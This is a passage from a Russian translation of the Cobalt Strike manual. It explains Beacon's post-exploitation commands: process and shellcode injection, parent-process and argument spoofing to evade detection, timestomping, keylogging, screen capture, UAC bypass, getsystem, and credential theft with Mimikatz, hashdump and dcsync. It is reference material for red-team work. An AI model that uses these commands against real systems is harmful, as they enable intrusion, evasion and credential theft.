


Рисунок 34. Меню Маячка

Некоторые окна **Кобальт Страйка** (сводный график и таблица сеансов) позволяют выбрать несколько маячков одновременно. Большинство действий, которые происходят в этом меню, будут применяться ко всем выбранным сеансам маячка.

## 7.3 Асинхронные и интерактивные операции

Имейте в виду, что маячок - это асинхронная полезная нагрузка. Команды выполняются не сразу. Каждая команда помещается в очередь. Когда маячок регистрируется (подключается к вам), он загружает эти команды и выполняет их одну за другой. В это время маячок также будет сообщать о любых выходных данных, которые он имеет для вас. Если вы допустили ошибку, используйте команду **clear**, чтобы очистить очередь команд для текущего маячка.

По умолчанию маячки проверяются каждые шестьдесят секунд. Вы можете изменить это с помощью команды **sleep** маячка. Используйте режим **sleep**, за которым следует время в секундах, чтобы указать, как часто маячок должен регистрироваться. Вы также можете указать второе число от **0** до **99**. Это число является джиттером. Маячок будет изменять время каждой проверки на случайный процент, указанный вами в качестве коэффициента джиттера. Например, **sleep 300 20** заставит маячок перейти в спящий режим на **300** секунд с **20%** -ым джиттером. Это означает, что маячок будет спать на случайное значение от **240** до **300** секунд после каждой регистрации.

Чтобы выполнять проверку маячка несколько раз каждую секунду, попробуйте **sleep 0**. Это интерактивный режим. В этом режиме команды будут выполняться сразу. Вы должны сделать ваш маячки интерактивным, прежде чем туннелировать трафик через него. Несколько команд маячка (например, **browserpivot**, **desktop** и т. д.) автоматически переведут маячок в интерактивный режим при следующей регистрации.

#### 7.4 Запуск команд

Команда **shell** поручает маячку выполнить команду через cmd.exe на скомпрометированном хосте. Когда команда завершится, маячок представит вам результат.

Используйте команду **run**, чтобы выполнить команду без cmd.exe. Команда запуска отправит вам вывод. Команда **execute** запускает программу в фоновом режиме и не фиксирует вывод.

Используйте команду **powershell**, чтобы выполнить команду с помощью **PowerShell** на скомпрометированном узле. Используйте команду **powerpick** для выполнения командлетов **PowerShell** без powershell.exe. Эта команда использует технику Unmanaged **PowerShell**, разработанную Ли Кристенсенем. Команды **powershell** и **powerpick** будут использовать ваш текущий токен.

Команда **psinject** внедрит неуправляемую оболочку **PowerShell** в определенный процесс и запустит ваш командлет из этого места.

Команда **powershell-import** импортирует сценарий **PowerShell** в маячок. В будущем при использовании команд **powershell**, **powerpick** и **psinject** им будут доступны командлеты из импортированного сценария. Маячок может од-

новременно хранить только один сценарий **PowerShell**. Импортируйте пустой файл, чтобы удалить импортированный сценарий из маячка.

Команда **execute-assembly** запускает локальный исполняемый файл .NET в качестве постэксплуатационного задания маячка. Вы можете передавать аргументы этой ассемблерной сборке, как если бы она была запущена из интерфейса командной строки **Windows**. Эта команда также унаследует ваш текущий токен.

Если вы хотите, чтобы маячок выполнял команды из определенного каталога, используйте команду **cd** в консоли маячка для переключения рабочего каталога процесса маячка. Команда **pwd** сообщит вам, из какого каталога вы сейчас работаете.

Команда **setenv** установит переменную окружения.

Маячок может выполнять объектные файлы маячка без создания нового процесса. Объектные файлы маячка - это скомпилированные программы на **C**, написанные в соответствии с определенным соглашением, которые выполняются в сеансе маячка. Используйте **inline-execute [аргументы]** для выполнения объектного файла маячка с указанными аргументами. Дополнительная информация маячка Object Files находится по адресу:

<https://www.cobaltstrike.com/help-beacon-object-files>

## 7.5 Прохождение сеанса

Маячок **Кобальт Страйка** вначале был надежным спасательным кругом для сохранения доступа к взломанному хосту. С первого дня основной целью маячка было передавать доступ другим прослушивателям **Кобальт Страйка**.

Используйте команду **spawn**, чтобы создать сеанс для слушателя. Команда **spawn** принимает в качестве аргументов архитектуру (например, **x86**, **x64**) и слушателя.

По умолчанию команда **spawn** запускает сеанс в rundll32.exe. Администратору предупреждений может показаться странным, что rundll32.exe периодически подключается к Интернету. Найдите лучшую программу (например, **IE**) и используйте команду **spawnnto**, чтобы указать, какая программа маячка должна запускаться для своих сеансов.

Команда **spawnto** требует, чтобы вы указали архитектуру (**x86** или **x64**) и полный путь к программе для создания, если это необходимо. Наберите **spawnto** отдельно и нажмите **ENTER**, чтобы маячок вернулся к своему поведению по умолчанию.

Введите **inject**, за которым следует идентификатор процесса и имя прослушителя, чтобы внедрить сеанс в конкретный процесс. Используйте **ps**, чтобы получить список процессов в текущей системе. Используйте **inject [pid] x64**, чтобы внедрить **64**-битный маячок в процесс **x64**.

Команды **spawn** и **inject** инжектируют стейдж полезной нагрузки в память. Если этап полезной нагрузки - это **HTTP**, **HTTPS** или маячок **DNS** и он не может связаться с вами, вы не увидите сеанс. Если стадия полезной нагрузки - это привязка **TCP** или **SMB Beacon**, эти команды автоматически попытаются установить связь и взять на себя управление этими полезными нагрузками.

Используйте **dllinject [pid]**, чтобы внедрить в процесс отражающую **DLL**.

Используйте команду **shinject [pid] [архитектура] [/путь/до/файла.bin]**, чтобы инжектировать шелл-код из локального файла в процесс на цели. Используйте **shspawn [архитектура] [/путь/до/файла.bin]** для создания процесса "spawn to" и инжектировать указанный файла шелл-кода в этот процесс.

Используйте **dllload [pid] [C:\путь\до\файла.dll]**, чтобы загрузить **DLL** на диске в другом процессе.

## 7.6 Альтернативные родительские процессы

Используйте **ppid [pid]**, чтобы назначить альтернативный родительский процесс для программ, запускаемых вашим сеансом маячка. Это средство, чтобы ваша деятельность сочеталась с обычными действиями над целью. Текущий сеанс маячка должен иметь права на альтернативный родительский процесс, и лучше всего, если альтернативный родительский процесс существует в том же сеансе рабочего стола, что и ваш маячок. Введите **ppid** без аргументов, чтобы запускать процессы маячок без поддельного родительского элемента.

Команда **runu** выполнит команду с другим процессом в качестве родительского. Эта команда будет запускаться с правами и сеансом рабочего стола своего альтернативного родительского процесса. Текущий сеанс маячок должен иметь полные права на альтернативного родителя. Команда **spawnu** рождает временный процесс как дочерний по отношению к указанному про-

цессу и внедряет в него этап полезной нагрузки маячка. Значение **spawnto** контролирует, какая программа используется как временный процесс.

## 7.7 Аргументы процесса спуфинга

У каждого маячка есть внутренний список команд, для которых он должен подделывать аргументы. Когда маячок запускает команду, соответствующую списку, маячок:

1. Запускает соответствующий процесс в приостановленном состоянии (с поддельными аргументами).
2. Обновляет память процесса реальными аргументами.
3. Возобновляет процесс.

В результате хост, запускающий процесс, увидит фальшивые аргументы. Это помогает замаскировать вашу реальную деятельность.

Используйте **argue [команда] [поддельные аргументы]**, чтобы добавить команду в этот внутренний список. Часть **[команда]** может содержать переменную среды. Используйте **argue [команда]**, чтобы удалить команду из этого внутреннего списка. **argue**, сам по себе, перечисляет команды в этом внутреннем списке.

Логика соответствия процесса точна. Если маячок попытается запустить "net.exe", он не найдет net, NET.EXE или **C:\Windows\system32\net.exe** из своего внутреннего списка. Это будет соответствовать только net.exe.

Маячок **x86** может подделывать аргументы только в дочерних процессах **x86**. Точно так же **x64** маячок может подделывать аргументы только в дочерних процессах **x64**.

Настоящие аргументы записываются в область памяти, в которой хранятся фейковые аргументы. Если реальные аргументы длиннее фейковых, запуск команды завершится ошибкой.

## 7.8 Блокировка DLL в дочерних процессах

Используйте **blockdll start**, чтобы попросить маячок запустить дочерние процессы с политикой двоичной подписи, которая блокирует сторонние библиотеки **DLL** из пространства процесса. Используйте **blockdlls stop**, чтобы отключить это поведение. Для этой функции требуется **Windows 10**.

## 7.9 Загрузка и скачивание файлов

Команда **download** загрузит запрошенный файл. Вам не нужно заключать в кавычки имя файла с пробелами. Маячок создан для низкой и медленной передачи данных. Во время каждой регистрации маячок загружает фиксированный фрагмент каждого файла, который ему поручено получить. Размер этого блока зависит от текущего канала данных маячка. Каналы **HTTP** и **HTTPS** извлекают данные блоками по **512 КБ**.

Введите **downloads**, чтобы увидеть список загружаемых файлов для текущего маячка. Используйте команду **cancel**, за которой следует имя файла, чтобы отменить текущую загрузку. Вы можете использовать подстановочные знаки с командой отмены, чтобы отменить одновременную загрузку нескольких файлов.

Перейдите в **Go to View → Downloads** в **Кобальт Страйке**, чтобы увидеть файлы, которые ваша команда уже скачала. На этой вкладке будут отображаться только завершенные загрузки. Загруженные файлы хранятся на сервере группы. Чтобы вернуть файлы в систему, выделите их здесь и нажмите **Sync Files**. Затем **Кобальт Страйк** загрузит выбранные файлы в папку по вашему выбору в вашей системе.

Команда **upload** загрузит файл на хост.


Когда вы загружаете файл, вам иногда может понадобиться обновить его временные метки, чтобы он гармонировал с другими файлами в той же папке. Для этого используйте команду **timestomp**. Команда **timestomp** сопоставит время изменения, доступа и создания одного файла с другим файлом.

## 7.10 Файловый браузер

Браузер файлов маячка дает возможность исследовать файлы в скомпрометированной системе. Перейдите в **[Маячок] → Explore → File Browser**, чтобы открыть его.

Файловый браузер запросит список текущего рабочего каталога маячка. Когда будет получен этот результат, будет заполнен файловый браузер.

В левой части файлового браузера находится дерево, в котором известные диски и папки упорядочиваются в одном виде. В правой части файлового браузера отображается содержимое текущей папки.



**Рисунок 35. Файловый браузер**

Каждый файловый браузер кэширует полученные списки папок. Цветная папка указывает на то, что ее содержимое находится в кеше этого файлового браузера. Вы можете переходить к кэшированным папкам без создания нового запроса на список файлов. Нажмите **Refresh**, чтобы попросить маячок обновить содержимое текущей папки.

Темно-серая папка означает, что ее содержимого нет в кеше этого файлового браузера. Щелкните папку в дереве, чтобы маячок сгенерировал задачу для вывода списка содержимого этой папки (и обновления ее кеша). Дважды щелкните темно-серую папку в правой части окна просмотра текущей папки, чтобы сделать то же самое.

Чтобы перейти в папку вверх, нажмите кнопку папки рядом с путем к файлу над правом просмотра сведений о папке. Если родительская папка находится в кеше этого файлового браузера, вы сразу увидите результаты. Если родительская папка отсутствует в кеше файлового браузера, браузер сгенерирует задачу для вывода списка содержимого родительской папки.

Щелкните файл правой кнопкой мыши, чтобы загрузить или удалить его.

Чтобы узнать, какие диски доступны, нажмите **List Drives**.

### 7.11 Команды файловой системы

Вы можете предпочесть просматривать и управлять файловой системой из консоли маячка. Используйте команду **ls** для вывода списка файлов в теку-

щем каталоге. Используйте **mkdir**, чтобы создать каталог. **rm** удалит файл или папку. **cp** копирует файл в место назначения. **mv** перемещает файл.

## 7.12 Реестр Windows

Используйте **reg\_query [x86 | x64] [HIVE\путь\до\ключа]**, чтобы запросить определенный ключ в реестре. Эта команда распечатает значения в этом разделе и список всех подключей. Параметр **x86/x64** является обязательным и заставляет маячок использовать **WOW64 (x86)** или нативное представление реестра. **reg\_query [x86 | x64] [HIVE\путь\путь\ключа] [значение]** будет запрашивать конкретное значение в разделе реестра.

## 7.13 Сочетания клавиш и снимки экрана

Инструменты маячка для регистрации нажатий клавиш и создания снимков экрана предназначены для внедрения в другой процесс и передачи результатов на ваш маячок.

Чтобы запустить регистратор нажатий клавиш, используйте **keylogger pid x86** для внедрения в процесс **x86**. Используйте **keylogger pid x64** для внедрения в процесс **x64**. Используйте **keylogger** отдельно, чтобы внедрить кейлоггер во временный процесс. Кейлоггер будет отслеживать нажатия клавиш внедренного процесса и сообщать о них маячку до тех пор, пока процесс не завершится или вы не завершите пост-эксплуатационное задание регистратора нажатий клавиш.

Имейте в виду, что несколько кейлоггеров могут конфликтовать друг с другом. Используйте только один кейлоггер на сеанс рабочего стола.

Чтобы сделать снимок экрана, используйте **screenshot pid x86**, чтобы внедрить инструмент снимка экрана в процесс **x86**. Используйте **screenshot pid x64** для внедрения в процесс **x64**. Этот вариант команды снимка экрана делает один снимок экрана и выйдет. Снимок экрана сам по себе внедрит инструмент снимка экрана во временный процесс.

Команда **screenwatch** (с возможностью использования временного процесса или вставки в явный процесс) будет постоянно делать снимки экрана, пока вы не остановите пост-эксплуатационное задание **screenwatch**.

Используйте команду **printscreen** (также с параметрами временного процесса и внедрения), чтобы сделать снимок экрана другим способом. Эта ко-

манда использует нажатие клавиши **PrintScr** для помещения снимка экрана в буфер обмена пользователя. Эта функция восстанавливает снимок экрана из буфера обмена и сообщает его вам.

Когда маячок получает новые снимки экрана или нажатия клавиш, он отправляет сообщение на консоль маячка. Однако информация о снимках экрана и нажатиях клавиш недоступна через консоль маячка. Перейдите в **View** → **Keystrokes**, чтобы увидеть зарегистрированные нажатия клавиш во всех ваших сеансах маячка. Перейдите в **View** → **Screenshots**, чтобы просмотреть скриншоты всех ваших сеансов маячка. Оба этих диалоговых окна обновляются по мере поступления новой информации. Эти диалоговые окна позволяют одному оператору легко отслеживать нажатия клавиш и снимки экрана во всех ваших сеансах маячка.


### 7.14 Работа после эксплуатации

Некоторые функции маячка запускаются как задания в другом процессе (например, средство регистрации нажатий клавиш и средство создания снимков экрана). Эти задания выполняются в фоновом режиме и сообщают о своих результатах, когда они доступны. Используйте команду **jobs**, чтобы узнать, какие задания выполняются в вашем маячке. Используйте **jobkill [номер задачи]**, чтобы убить задание.

### 7.15 Браузер процессов

Браузер процессов делает очевидное; он поручает маячку показать список процессов и показывает вам эту информацию. Слева показаны процессы, организованные в виде дерева. Текущий процесс для вашего маячка выделен желтым.

В правой части показаны детали процесса. Обзорщик процессов также является удобным местом для олицетворения токена из другого процесса, развертывания средства создания снимков экрана или средства ведения журнала нажатий клавиш. Выделите один или несколько процессов и нажмите соответствующую кнопку внизу вкладки.



**Рисунок 36. Браузер Процессов**


Если вы выделите несколько маячков и поручаете им отображать процессы, **Кобальт Страйк** покажет браузер процессов, в котором также указано, с какого хоста происходит процесс. Этот вариант представляет собой удобный способ развертывания пост-эксплуатационных инструментов маячка одновременно в нескольких системах. Просто отсортируйте их по имени, выделите интересные процессы в ваших целевых системах и нажмите кнопку **Screenshot** или **Log Keystrokes**, чтобы развернуть эти инструменты во всех выделенных системах.

### 7.16 Контроль рабочего стола

Чтобы взаимодействовать с рабочим столом на целевом хосте, перейдите в **[Маячок] → Explore → Desktop (VNC)**. Это поместит **VNC**-сервер в память текущего процесса и туннелирует соединение через маячок.

Когда сервер **VNC** будет готов, **Кобальт Страйк** откроет вкладку с надписью **Desktop HOST@PID**.

Вы также можете использовать команду **desktop**, чтобы внедрить **VNC**-сервер в определенный процесс. Используйте **desktop pid low | high**. Последний параметр позволяет указать качество сеанса **VNC**.



**Рисунок 37. Обзоратель Рабочего Стола**

Внизу вкладки рабочего стола есть несколько кнопок. Они такие:

	Обновить экран
	Только просмотр
	Уменьшить масштаб
	Увеличить масштаб
	Увеличить до <b>100%</b>
	Настроить масштаб до вкладки
	Отправить <b>Ctrl + Escape</b>
<b>Ctrl</b>	Заблокировать клавишу <b>Ctrl</b>
<b>Alt</b>	Заблокировать клавишу <b>Alt</b>

Если вы не можете ввести текст на вкладке рабочего стола, проверьте состояние кнопок **Ctrl** и **Alt**. При нажатии любой кнопки все нажатия клавиш отправляются с модификатором **Ctrl** или **Alt**. Нажмите кнопку **Ctrl** или **Alt**, чтобы отключить это поведение. Убедитесь, что не нажата кнопка **View only**. Чтобы предотвратить случайное перемещение мыши, по умолчанию нажата кнопка **View only**.

## 7.17 Повышение привилегий

Некоторые команды пост-эксплуатации требуют прав уровня системного администратора. Маячок включает несколько опций, которые помогут вам повысить уровень доступа.

### Повышайте уровень привилегий с помощью эксплойта


Ведите команду **elevate**, чтобы получить список эксплойтов повышения привилегий, зарегистрированных в **Кобальт Страйке**. Запустите команду **elevate [эксплоит] [прослушиватель]**, чтобы попытаться повысить уровень с помощью определенного эксплойта. Вы также можете запустить один из этих эксплойтов через **[Маячок] → Access → Elevate**.

Используйте **runasadmin** отдельно для вывода списка эксплойтов, зарегистрированных в **Кобальт Страйке**. Запустите **runasadmin [эксплоит] [команда + аргументы]**, чтобы попытаться запустить указанную команду в контексте с повышенными правами.

**Кобальт Страйк** разделяет эксплойты повышения привилегий и эксплойты, ведущие к сеансу, потому что некоторые атаки являются естественной возможностью вызвать сеанс. Другие атаки приводят к примитиву "**запустить эту команду**". Создание сеанса из примитива "**запустить эту команду**" передает множество решений по вооружению (не всегда благоприятных) в руки разработчика вашего инструмента. С **runasadmin** вы можете сбросить исполняемый файл на диск и запустить его, запустить однострочную оболочку **PowerShell** или каким-либо образом ослабить цель.

Если вы хотите использовать однострочную оболочку **PowerShell** для создания сеанса, перейдите в **[Сессии] → Access → One-liner**. Это диалоговое окно настроит веб-сервер только для локального хоста в сеансе маячка для размещения этапа полезной нагрузки и возвратит команду **PowerShell** для загрузки и запуска этого этапа полезной нагрузки. Этот веб-сервер предназначен толь-

ко для одноразового использования. Как только он будет подключен один раз, он очистится и перестанет обслуживать вашу полезную нагрузку. Если вы запускаете **TCP** или **SMB** маячок с помощью этого инструмента, вам нужно будет использовать соединение или ссылку, чтобы взять на себя управление полезной нагрузкой вручную. Также имейте в виду, что если вы попытаетесь использовать полезную нагрузку **x64** - это не удастся, если **x86 PowerShell** находится в вашем пути **\$PATH**.



**Рисунок 38. Однострочная оболочка PowerShell**

В **Кобальт Страйке** не так много встроенных опций для поднятия привилегий. Разработка эксплойтов не является основной задачей компании Strategic Cyber LLC. Однако легко интегрировать эксплойты повышения привилегий с помощью языка программирования **Кобальт Страйка Aggressor Script**. Чтобы увидеть, как это выглядит, загрузите **Elevate Kit**. **Elevate Kit** - это **Aggressor Script**, который интегрирует несколько эксплойтов повышения привилегий с открытым исходным кодом в **Кобальт Страйке**.

<https://github.com/rsmudge/ElevateKit>

#### **Повышение привилегий с известными полномочиями**

Используйте **runas [ДОМЕН\пользователь] [пароль] [команда]**, чтобы запустить команду от имени другого пользователя, используя его учетные данные. Команда **runas** не возвращает никаких результатов. Однако вы можете использовать **runas** из непривилегированного контекста.

Используйте **spawnas [ДОМЕН\пользователь] [пароль] [прослушиватель]**, чтобы создать сеанс от имени другого пользователя, используя его учетные данные. Эта команда порождает временный процесс и внедряет в него этап

полезной нагрузки. Вы также можете перейти в [Маячок] → Access → Spawn As, чтобы запустить эту команду.

При использовании обеих этих команд имейте в виду, что учетные данные для учетной записи без **SID 500** порождают полезную нагрузку в контексте средней целостности. Вам нужно будет использовать **Bypass UAC** для повышения контекста. Также имейте в виду, что вы должны запускать эти команды из рабочей папки, которую может читать указанная учетная запись.

### Получение уровня SYSTEM

Используйте **getsystem** для олицетворения токена для учетной записи **SYSTEM**. Этот уровень доступа может позволить вам выполнять привилегированные действия, которые невозможны как администратор.

Другой способ получить **SYSTEM** - создать службу, запускающую полезную нагрузку. Это делает команда **elevate svc-exe [прослушиватель]**. Она удалит исполняемый файл, который запускает полезную нагрузку, создаст службу для ее запуска, возьмет на себя управление полезной нагрузкой и очистит службу и исполняемый файл.

### Обход UAC

Microsoft представила контроль учетных записей пользователей (**UAC**) в **Windows Vista** и усовершенствовала его в **Windows 7**. **UAC** работает во многом как **sudo** в **UNIX**. Ежедневно пользователь работает с обычными привилегиями. Когда пользователю необходимо выполнить привилегированное действие, система спрашивает, не хотят ли они повысить свои права.

**Кобальт Страйк** предлагает несколько атак обхода **UAC**. Эти атаки не будут работать, если текущий пользователь не является администратором. Чтобы проверить, входит ли текущий пользователь в группу администраторов, используйте команду **run whoami /groups**.

**elevate uac-token-duplication [прослушиватель]** порождает временный процесс с повышенными правами и вводит в него этап полезной нагрузки. Эта атака использует баг **UAC**, который позволяет процессу без повышенных прав запускать произвольный процесс с токеном, украденным у процесса с повышенными правами. Этот баг требует, чтобы атака удалила несколько прав, назначенных токену с повышенными правами. Возможности вашего нового сеанса будут отражать эти ограниченные права. Если параметр **Always Notify**

установлен на максимальное значение, эта атака требует, чтобы в текущем сеансе рабочего стола уже был запущен процесс с повышенными правами (от имени того же пользователя). Эта атака работает в **Windows 7** и **Windows 10** до обновления за ноябрь **2018** г.

**runasadmin uac-token-duplication [команда]** - это та же атака, которая описана выше, но этот вариант запускает команду по вашему выбору в контексте с повышенными правами.

**runasadmin uac-cmstplua [команда]** попытается обойти **UAC** и выполнить команду в контексте с повышенными правами. Эта атака основана на **COM**-объекте, который автоматически поднимается из определенных контекстов процесса (подписан Microsoft, находится в **C:\Windows\\***).

## Привилегии

Введите **getprivs**, чтобы активировать привилегии, назначенные вашему текущему токenu доступа.

### 7.18 Mimikatz

Маячок объединяет мимикатз. Используйте команду **mimikatz**, чтобы передать любую команду диспетчеру команд **мимикатз**. Например, **mimikatz standard::coffee** даст вам чашку кофе. Маячок позаботится о том, чтобы внедрить экземпляр **мимикатз**, который соответствует нативной архитектуре вашей цели.

Некоторые команды **мимикатз** для работы должны запускаться как **SYSTEM**. Приставьте к команде префикс **!** чтобы заставить **мимикатз** подняться до уровня **SYSTEM** перед выполнением вашей команды. Например, **mimikatz! Lsa::cache** восстановит пароли из хэшей с солью, кэшированные системой.

Время от времени вам может потребоваться запустить команду **мимикатз** с текущим токеном доступа маячка. Приставьте к команде префикс **@**, чтобы **мимикатз** олицетворял текущий токен доступа маячка. Например, **mimikatz @lsadump::dcsync** запустит команду **dcsync** в **мимикатз** с текущим токеном доступа маячка.

### 7.19 Учетные данные и сбор хэшей

Чтобы сбросить хэши, перейдите в **[Маячок] → Access → Dump Hashes**. Вы также можете использовать команду **hashdump** из консоли маячка. Эти ко-

манды порождают задание, которое внедряется в **LSASS** и сбрасывает хэши паролей для локальных пользователей в текущей системе.

Команда **logonpasswords** будет использовать **мимикатз** для восстановления текстовых паролей и хэшей для пользователей, которые вошли в текущую систему. Команда **logonpasswords** аналогична команде **[Маячок] → Access → Run Mimikatz**.

Используйте **dcsync [ДОМЕН.FQDN]** для получения хэшей паролей для всех учетных записей с контроллера домена. В этом методе используются **API**-интерфейсы **Windows**, созданные для синхронизации информации между контроллерами домена. Для этого требуются доверительные отношения администратора домена. Маячок использует мимикатз для выполнения этой техники. Используйте **dcsync [ДОМЕН.FQDN] [ДОМЕН\пользователь]**, если вам нужен конкретный хэш пароля.

Учетные данные, сброшенные с помощью вышеуказанных команд, собираются **Кобальт Страйк** и сохраняются в модели данных учетных данных.

Перейдите в **View → Credentials**, чтобы получить учетные данные на текущем командном сервере.

## 7.20 Сканирование портов

